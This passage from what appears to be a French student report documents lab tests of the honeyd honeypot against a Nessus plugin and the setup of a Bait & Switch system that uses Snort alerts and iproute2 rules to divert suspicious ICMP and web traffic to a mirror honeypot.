La machine V18 a été utilisée pour capturer le trafic envoyé par Nessus. Le trafic capturé a permis de comprendre au niveau paquet l'activité générée par Nessus, et en conséquence de pouvoir écrire au fur et a mesure le script de service.

5.3.7 Tests manuels

Après avoir exécuté la *daemon* arpd et honeyd, nous avons fait le test manuel avec l'outil **netcat** pour voir si le serveur virtuel passe à l'état PANNE suite à la requête POST.

Pour pouvoir rejouer le passage de l'état normal à l'état panne du serveur, il faut éditer manuellement le contenu du fichier `http_negative_content.etat` en mettant le texte `"NORMAL"`. Puisqu'un vrai serveur web nécessite l'intervention de l'administrateur pour démarrer le service web, nous simulons cette intervention manuelle par la mise à jour de l'état du serveur sauvegardé dans le fichier `http_negative_content.etat`.

5.3.8 Test automatisé avec Nessus

Nous procédons comme suite pour tester la vulnérabilité sous Nessus :

Lancement du serveur Nessus en tant que *root*.

```
debian :~# nessusd –D
```

Ensuite il faut lancer le client comme utilisateur, puis entrer le login et le mot de pass de l'utilisateur:




Figure 5-8. Authentification sur le serveur nessusd

Aller ensuite dans l'onglet *Plugins* pour sélectionner le plugin à utiliser. Cliquer sur le bouton *Filter* puis entrer l'identificateur du script nessus 11183 puis selectionner l'option *ID number*. Cliquer sur *OK*.




Figure 5-9. Recherche de vulnérabilité à scanner par filtrage

Le plugin apparaît. Il faut le cliquer pour le sélectionner.




Figure 5-10. Sélection d'une vulnérabilité à scanner

Aller ensuite dans l'onglet *Target selection* pour sélectionner la cible. Entrer l'adresse IP de la cible dans le champ *Target(s)* : 10.1.2.93. Dans l'onglet *Rules* il faut vérifier qu'il n'y a pas de règles interdisant le *scan* de l'hôte spécifié. Cliquer sur le bouton *Start the scan* pour démarrer le *scan* de la vulnérabilité.




Figure 5-11. Définition de la cible à scanner

A la fin du scan, une fenêtre expliquant les résultats du scan apparaîtra :




Figure 5-12. Résultats du scan Nessus

Il est ensuite possible de cliquer sur le bouton *Save report* pour sauvegarder les résultats dans un format HTML. Les résultats du test une description de la vulnérabilité de la hôte, une solution possible pour la correction et une référence *CVE (Common Vulnerabilities and Exposures)* permettant de savoir plus d'infos sur la vulnérabilité.

5.3.9 Conclusion

L'analyse de scripts nasl de Nessus à permis le développement des scripts de services web utilisable avec honeyd. La méthodologie est facile à mettre en œuvre. Par contre, le comportement des machines simulées est statique ce qui prouve que honeyd est un effectivement un honeypot à faible interaction.

Nous avons trouvé une incohérence par rapport à ce que le protocole HTTP (RFC 2616) définit comme syntaxe de la première ligne de réponse et ce que la fonction `http_is_dead()` de Nessus s'attend comme réponse.

Selon le RFC 2616, lorsque le service web n'est pas disponible, la première ligne de la réponse HTTP est dans ce format :

```
HTTP/1.0 503 Server Unavailable
```

Or, la fonction `http_is_dead()`, s'attend à filtrer l'expression régulière `"^50[23]"` avec le caractère `"^"` signifiant le début d'une ligne. Le script de services que nous avons réalisé envoyait les réponses selon le format défini par le protocole HTTP tandis que le plugin Nessus s'attendait à une réponse avec le code d'état HTTP en première colonne de la ligne.

Pour rendre les script de services et le plugin Nessus compatibles, nous avons modifié notre scripte pour envoyer une réponse : `503 Server Unavailable`.

5.4 Conclusion honeyd

Nous avons vu avec honeyd comment simuler un réseau d'honeypots sur une machine. Il faut en premier définir un chablon dans le fichier de configuration. Le chablon permet de simuler une architecture de machine au niveau pile réseau. Ensuite si nous voulons simuler des services sur la machine virtuelle il faut écrire un script de services si possible permettant la simulation d'une vulnérabilité. Comme dernier étape de configuration sur le chablon, il faut attribuer des adresses IP au chablon.

Nous n'avons pas pu tester les autres possibilités intéressantes de honeyd telle la gestion et simulation de routeurs, et l'utilisation des *proxy*. Avec l'utilisation de *proxy*, il est possible de faire en sorte que lorsque le hacker se connecte à un hôte virtuel, sa connexion soit relayé vers sa propre machine.

La mise en place d'un honeypot virtuel est intéressante dans le cadre d'école car il permet aux étudiantes de comprendre le fonctionnement et vulnérabilités des différentes machines. Les entreprises de sécurité informatique peuvent aussi trouver honeyd intéressant avec sa capacité de simuler facilement une vulnérabilité par l'écriture des scripts permettant la capture des différentes variantes de virus ou vers *zero-day*. Et en conséquence, pouvoir rapidement développer une solution anti-vers ou anti-virus. Des détails sur comment des vers peuvent être attrapés avec honeyd peuvent être consultés dans le document de Laurent Oudot (voir références).

6 Le système d'honeypot Bait & Switch

6.1 Introduction

Un des objectifs du déploiement des honeypots est la protection des systèmes d'information. ***Bait & Switch*** (BNS) est un système proposant la protection des systèmes de production par le routage de trafic malencontreux vers des honeypots.

Dans cette section du document, nous décrirons comment un système d'honeypot BNS peut être utilisé non seulement pour la protection mais aussi pour la recherche en mettant en œuvre des exemples de test.

Nous commencerons avec une configuration BNS ayant une machine de production et un honeypot. L'honeypot doit être une machine identique au niveau système d'exploitation et services à la machine de production ; l'honeypot est un **miroir** de la machine de production. Nous modifierons ensuite notre configuration pour avoir non pas une vraie machine comme honeypot mais une machine virtuelle qui va simuler l'architecture de la machine de production ainsi que ses services.

6.2 Fonctionnement

Le système BNS est dépendant de plusieurs composants pour son fonctionnement :

- **Iproute2** – le système de routage sous GNU/Linux ;
- **Switchcore** – le programme de routage BNS ;
- **Snort** – un système de détection d'intrusions.

Ces composants seront installés et configurés sur une machine désignée BNS indiqué dans la figure 6-1.

Pour expliquer les interactions entre chaque composant nous allons effectuer comme premier test l'envoi des paquets de type *echo request* à une machine de production. La commande `ping` va être exécutée depuis une machine externe au réseau de production. Nous allons définir des règles Snort pour désigner ce trafic comme du trafic malencontreux. En conséquence Snort va générer une alerte qui va être interceptée par le programme switchcore qui lui va router le trafic selon une politique de routage définie avec iproute2.

6.2.1 Configuration du réseau

Nous installons le réseau de test dans le réseau interne du labo. C'est pour nous permettre d'accéder facilement aux paquetages et documents disponibles sur l'Internet au besoin.




Figure 6-1. Architecture BNS mise en oeuvre

Malgré la classe d'adresse IP utilisée(10.1.0.0/16) entre la machine du hacker et l'interface externe eth0 de la machine BNS, nous allons admettre que c'est un réseau externe et qu'un hacker s'y trouve et essaye d'accéder à la machine de production V13 dans le réseau interne 192.168.1.0/24. Lorsque le hacker enverra ses paquets ICMP via la commande `ping` ces paquets arrivent sur l'interface eth0 de la machine BNS et sortent sur l'interface eth1 du fait de désignation du trafic généré par la commande `ping` comme du trafic malicieux.

Pour que le routage sur la machine BNS fonctionne, il est indispensable selon les concepteurs du système BNS d'affecter aux interfaces internes de la machine BNS un masque de réseau égale à 255.255.255.255.

Le honeypot et la machine de production ont les mêmes adresses IP car le hacker ne doit pas remarquer qu'il est en réalité connecté à un honeypot.

6.2.2 Composantes de BNS : Snort

Le système Snort est utilisé dans le contexte de BNS comme détecteur d'intrusion (IDS), à noter qu'il peut aussi être utilisé comme sniffer. Il est utilisé pour écouter et vérifier si les paquets passant par le réseau correspondent à une règle Snort définie dans un fichier de règles `rules.script`. S'il y a une correspondance des paquets et règles, Snort génère une alerte. Cette alerte est interceptée par switchcore qui route les paquets ver l'honeypot en se basant sur les règles et tables de routage définies avec iproute2.

Pour notre configuration de test, nous voulons générer une alerte lorsque la machine BNS reçoit des paquets ICMP.

Si la syntaxe de règles Snort est la suivante :

```
action protocole IPsrc Portsrc <> IPdest Portdest (msg: messages;)
```

La règle à insérer dans `rules.script` est alors :

```
alert icmp any any <> any any (msg: "test shell";)
```

L'alerte générée doit être reconnaissable par switchcore. Le patch appliqué par le script `bns_config.bash` aux code sources de Snort permet créer en même temps de la compilation du programme Snort une alerte que switchcore écoutera : `bns_alert` . Dans ce cas Snort générera une alerte de type `bns_alert` et donc, notre fichier `rules.script` contiendra :

```
Output alert_bns :
alert icmp any any <> any any (msg: "test shell";)
```

6.2.3 Composantes de BNS : switchcore

Switchcore est programme démon qui déclenche le routage des paquets vers le réseau d'honeypots lorsqu'il reçoit une alerte. Son comportement par défaut est de router les paquets vers le réseau de production.

Le routage vers les honeypots est dépendant de plusieurs paramètres.

- **Mark time**(en minutes) – l'incrément du temps de routage pour chaque alerte reçue : 1 minute pour notre configuration.
- **Nombre max. d'alerte** – le nombre maximum d'alertes pour une période de temps à accepter. C'est pour éviter de router infiniment vers l'honeypot : 3
- **Nombre max. d'alerte**(période en secondes) – la période de temps référencée dans le paramètre précédent : 60 s
- **Nombre max. d'IPs** – nombre de IPs par période de temps à router : 4
- **Nombre max. d'IPs**(période en secondes) – la période de temps référencée dans le paramètre précédent : 60 s

- **Blacklist location –** listes des adresses IP à router automatiquement vers l'honeypot.

Ces paramètres ainsi que les paramètres réseau du système BNS sont saisis en exécutant le script : `bns_conf.bash`. Avec ces paramètres, le script crée ensuite un fichier de définition de constantes `switch.vars` qui est utilisé pour la compilation du programme switchcore.

Le contenu du fichier `switch.vars` :

```
#define FIFO_FILE "/tmp/bns"
#define LOCAL_IP "10.1.2.94"
#define MARK_INCREMENT 1      // Mark time
#define NDOS_PERIOD 60        // Nb max d'IPs (sec)
#define NDOS_PMAX 4           // Nb max d'IPs
#define MDOS_PERIOD 60        // Nb max d'alerte (sec)
#define MDOS_PMAX 3           // Nb max d'alert
#define LOG_DIR "/var/log/switchcore.log"
#define BLACK_FILE "/etc/bns_blist"
```

6.2.4 Composantes de BNS : iproute2

Le routage des paquets vers les différentes interfaces se fait grâce au régles et tables de routage définis à l'aide de la commande `ip`. La commande `ip` fait partie du paquetage iproute2 sous GNU/Linux. Ce paquetage est installé par défaut sur des systèmes GNU/Linux, il faut le configurer si on veut utiliser les fonctionnalités de routage GNU/Linux.

Vu la richesse des possibilités offertes par la commande `ip`, nous décrirons et expliquerons seulement les commandes effectuées pour la configuration de la politique de routage du système BNS. Toute la politique de routage est en fait crée en lançant le script `bnsroutes.bash` . Ce script est crée automatiquement après le saisi des paramètres du système BNS par l'exécution du script de configuration BNS : `bns_conf.bash`. Nous expliquerons le fichier `bns_conf.bash` dans la section suivante de ce document.

Dans le fichier `bnsroutes.bash` nous avons trois règles qui sont définies et sont à appliquer selon l'adresse IP source ou l'adresse IP de destination du paquet.

```
ip rule add from 192.168.1.10/24 table my_out
ip rule add to 192.168.1.10/32 table production
ip rule add fwmark 1 table honeypot
```

Par exemple si l'adresse source d'un paquet est le 192.168.1.10 avec le masque de réseau 255.255.255.0, iproute2 consulte la table de routage `my_out` pour décider quoi faire avec le paquet.

Les trois lignes suivantes du fichier `bnsroutes.bash` indiquent le contenu des tables de routage :

```
ip route add 192.168.1.10/32 via 192.168.1.2 dev eth2 table production proto static
ip route add 192.168.1.10/32 via 192.168.1.1 dev eth1 table honeypot proto static
ip route add 0/0 via 10.1.2.94 dev eth0
```

La première ligne par exemple définit le contenu de la table de routage production. Le contenu de la table indique que les paquets destinés à l'adresse IP 192.168.1.10 sont à envoyer en sortie avec une nouvelle adresse IP source de 192.168.1.2 via l'interface eth2. La troisième ligne est l'adjonction d'une route par défaut de 10.1.2.94 pour une destination quelconque 0/0.

Il faut noter que les régles et les tables sont crées temporairement en mémoire et que les on perd si on redémarre la machine BNS. Par contre, les identificateurs des tables et leurs noms respectifs sont crées et sauvegardés dans le fichier `/etc/iproute2/rt_tables`.

```
101  my_out
102  production
103  honeypot
```

Pour résumer par étapes le fonctionnement d'iproute2 :

- un paquet arrive sur la machine BNS
- consulter d'après quelle règle ce paquet correspond
- consulter d'après quelle table la règle correspond
- consulter dans la table quelle action à entreprendre pour le paquet
- effectuer action et envoyer le paquet en sortie

Avec le politique de routage définie, il faut activer ensuite le routage sur la machine en mettant le flag de `ip_forward` à 1. Pour ce faire, nous pouvons saisir la commande suivante dans la console :

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

6.2.5 Tests

Le démon switchcore ne nécessite pas d'option particulière pour son exécution. Nous pouvons le lancer en spécifiant son chemin d'accès :

```
/usr/local/src/bns/switching/switchcore
```

puis nous exécutons Snort en spécifiant l'interface réseau extérieur et le fichier de règles Snort :

```
snort –i eth0 –c /usr/local/src/bns/snort/rules.script
```

Voici ce que nous obtenons avec l'analyseur de paquets sur chacun des interfaces réseau de la machine BNS lorsque nous exécutions ping depuis la machine du hacker :

eth0: vers réseau ext.	**eth1: réseau honeypot**	**eth2: réseau de production**
`10.1.2.91→ arp broadcast`	`192.168.1.1→ arp broadcast`	`192.168.1.2→ arp broadcast`
`10.1.2.94← 10.1.2.91 arp reply`	`192.168.1.1← 192.168.1.10 arp reply`	`192.168.1.2← 192.168.1.10 arp reply`
`10.1.2.91→ 192.168.1.10 echo request, seq=0`	`10.1.2.92→ 192.168.1.10 echo request, seq=1`	`10.1.2.91→ 192.168.1.10 echo request, seq=0`
`→echo request, seq=1`	`←echo reply, seq=1`	-
`←echo reply, seq=1`	`→echo request, seq=2`	-
`→echo request, seq=2`	`←echo reply, seq=2`	
`←echo reply, seq=2`	-	-

Tableau 6-1. Capture réseau BNS avec ping

Les captures sont stockées dans un fichier en format libpcap et peuvent être consultés avec le programme Ethereal : `ping_bns_eth0.cap, ping_bns_eth1.cap et ping_bns_eth2.cap` (disponibles dans l'annexe 17.2)

Nous pouvons remarquer dans le tableau qu'il y au moins un paquet ICMP qui accèdent au réseau de production. C'est un paquet qui est perdu car la source ne reçoit pas la réponse correspondant à ce paquet(seq=0). Par contre tous les autres paquets consécutifs sont routés vers le réseau d'honeypot.

6.2.6 Conclusion

Grâce à la mise en œuvre de l'exemple simple nous avons pu expliquer le mécanisme du système *Bait & Switch*. Nous avons vu que les règles définies avec Snort permettent de générer des alertes interceptées par switchcore qui fait le routage de paquets vers le honeypot en se référant sur la politique de routage définie avec iproute2.

Le routage avec le système BNS comporte cependant encore un bug. En effet lors de notre test, au moins un paquet est réussi à infiltrer le réseau de production malgré la règle Snort définie. Nous avons envoyé un e-mail aux développeurs de BNS et ils confirment être au courant de ce bug et expliquent que c'est dû aux paquets ARP.

Nous avons eu des difficultés principalement pour la compilation de switchcore. Au début, nous avons pensé qu'il y avait des erreurs de syntaxe dans le code `switchcore.c` en analysant les erreurs de sortie lors de la compilation. Mais finalement c'était plutôt un problème de version de la librairie que l'on utilisait : le programme nécessite une version récente de glibc : glibc 2.3.2. . Nous avons en effet, essayé la compilation sur une machine ayant des librairies plus récentes. Ensuite, nous avons dû installer Red Hat 9.0 sur la machine BNS pour pouvoir compiler et faire fonctionner ce programme de routage. Nous avons fait ce choix au lieu de mettre

à jour la librairie glibc car installer une version récente de glibc sur une machine comporte quelques risques que l'on ne veut pas prendre. En effet, la librairie glibc est non seulement utilisée pour compiler des programmes mais c'est aussi une librairie dynamique utilisée pour le fonctionnement du noyau Linux. Le risque est d'avoir des problèmes de dépendances de librairies sur un système en état de fonctionnement. Ceci peut avoir comme effet de rendre le système d'exploitation installé sur la machine inutilisable.

A part cela, il y a eu aussi des difficultés de compréhension sur les tables et règles définies avec iproute2. Mais quelques recherches sur l'Internet à permis de trouver des documents support.

Le routage ne fonctionnait pas au début car il n'était pas activé sur le système GNU/Linux. Nous avons confondu les options de routage à activer sur le noyau et l'activation du routage sur un système en fonctionnement.

6.3 Mise en oeuvre de BNS avec un honeypot virtuel

Il serait intéressant d'essayer d'intégrer une honeypot virtuelle dans un système BNS. L'avantage est que nous pouvons facilement implémenter un honeypot à grande échelle. En effet si nous avons un réseau de production composé de plusieurs dizaines de machines, il faut installer sur le réseau d'honeypots le même nombre de machines honeypots ayant les même systèmes d'exploitations et services. Avec un honeypot virtuel on peut simuler sur une machine toutes les machines de production. Le travail d'administration, et maintenance sur les honeypots seraient donc moindre. On aussi l'avantage de collectionner les logs sur un seul système pour l'étude des activités du hacker. Par contre, comme évoqué sur le travail avec honeyd on a le désavantage que le hacker reconnaisse facilement le fait qu'il travail sur les honeypots et ceci dû à la simulation statique des services.

6.3.1 Objectif

Comme objectif, nous allons configurer un système BNS intégrant un honeypot virtuel : honeyd. Notre machine de production sera une machine GNU/Linux avec un serveur web Apache. L'honeypot sera donc une simulation d'une machine GNU/Linux avec un service web à disposition.

6.3.2 Configuration

La configuration réseau et la configuration des machines et comme sur la figure 6-2. Pour le tester nous allons utiliser un vulgaire navigateur web pour essayer d'accéder au serveur web de production.




Figure 6-2. Intégration BNS et honeyd

Les paramètres du réseau restent inchangés pour toutes les machines sauf pour la hôte honeypot, nous lui attribuons une autre adresse IP : 192.168.1.20. Les applications que nous allons utiliser ainsi que leurs paramètres sont marqués en rouge sur le schéma.

Le fichier de configuration du honeypot `honey-bns.conf` sera ceci :

```
## PC GNU/Linux
create honey
set honey personality "Linux 2.4.16 - 2.4.18"
set honey default tcp action reset
set honey default udp action reset
add honey tcp port 80 "sh scripts/web_simple.sh"
set honey uptime 3284460
```

```
bind 192.168.1.10 honey
```

Nous simulons la même version du noyau Linux de la machine de production ainsi que le service web. Les requêtes seront redirigés vers le script `web_simple.sh`.

Le comportement de notre script de services est de renvoyer une page HTML principale lorsqu'il y a une requête pour le document racine sinon, une page d'erreur est renvoyé pour toutes les autres requêtes.

Il faut définir une nouvelle règle Snort qui va générer une alerte lorsqu'il y a une requête sur le port 80 du serveur web. Le fichier de règles `web-rules.script` contiendra :

```
Output alert_bns :
alert tcp any any <> any 80 (msg: "web traffic";)
```

6.3.3 Tests

Sur V12, il faut lancer arpd et honeyd :

```
$ arpd –d 192.168.1.10
$ honeyd –d –i eth0 –f honey-bns.conf –p nmap.prints –x
xprobe2.prints –a nmap.assoc 192.168.1.10
```

Sur V18, exécuter switchcore et snort :

```
$ switchcore
snort –i eth0 –c /usr/local/src/bns/web-rules.script
```

Nous essayons ensuite d'accéder au serveur web :

Avec la capture des paquets, nous constatons cette fois que par rapport à notre premier test, tous les paquets sont redirigés vers le honeypot.

eth0: vers réseau ext.	**eth1: réseau honeypot**	**eth2: réseau de production**
10.1.2.91-192.168.1.10 →SYN	10.1.2.91-192.168.1.10 →SYN	-
←SYN, ACK	←SYN, ACK	-
→ACK	→ACK	-
→GET / HTTP/1.1	→GET / HTTP/1.1	-
←ACK	←ACK	-
←HTTP 200 OK	←HTTP 200 OK	-
→ACK	→ACK	-
←FIN,ACK	←FIN,ACK	-
→FIN,ACK	→FIN,ACK	-
←ACK	←ACK	-

Pour cette représentation de capture nous avons omis les paquets ARP pour simplifier le diagramme.

6.3.4 Conclusion

Avec le travail pratique nous avons pu mettre en œuvre une combinaison d'un système BNS et un honeypot virtuel avec honeyd. Nous avons pu voir que la configuration est simple car la maintenance de tous les honeypots se fait sur une seule machine, l'hôte honeyd. C'est donc une excellente proposition pour ceux qui veulent déployer des honeypots à grande échelle pour protéger un réseau et faire de la recherche.

6.4 Conclusion BNS

Grâce à mise en œuvre du premier exemple nous avons pu montrer comment nous pouvons protéger un réseau par le *Bait & Switch*. En effet nous avons vu que tous les paquets désigné malencontreux ont été redirigé vers le honeypots. Le deuxième exemple a permis de montrer la possibilité de déploiement des honeypots à grande échelle avec honeyd, et son intégration dans le système BNS. Nous pouvons ainsi générer beaucoup de trafic pour l'étude des fichiers de logs et en même temps protéger un réseau.

Il aurait été souhaitable d'effectuer encore plus de tests sur le fonctionnement de switchcore mais hélas le temps d'installation et configuration n'as pas permis cela. Nous aurions apprécié de faire des tests en variant les différents paramètres BNS pour mieux comprendre son comportement face à divers paramètres.

7 Conclusion honeypots

Le honeypot virtuel honeyd est un excellent outil pour étudier les vulnérabilités présente sur les différentes architectures. C'est un bon logiciel permettant la simulation des réseaux complètes ce que nous n'avons malheureusement pas pu effectuer, le travail de diplôme étant orienté dans la sécurité du web. En effet, le concepteur de honeyd Niels Provos a fait une démonstration de honeyd en simulant l'Internet sur un ordinateur portable(services DNS, routage, serveurs web).

L'utilisation de honeyd comme honeypot n'est pas très avantageuse car le comportement des honeypots virtuels simulés sont statiques. Le hacker peut rapidement remarquer que la machine sur laquelle il travaille est en réalité un honeypot. En revanche, honeyd peut-être utilisé en combinaison avec d'autres honeypots : le système *Bait & Switch* par exemple. Le principe de BNS ayant d'avoir un réseau miroir du réseau de production, honeyd est une solution intéressante permettant la mise en place de ce réseau miroir. En effet, il faut une seule machine pour simuler un réseau complexe avec honeyd ce qui fait que l'administration du réseau miroir sera facile lorsque la topologie du réseau de production changera.

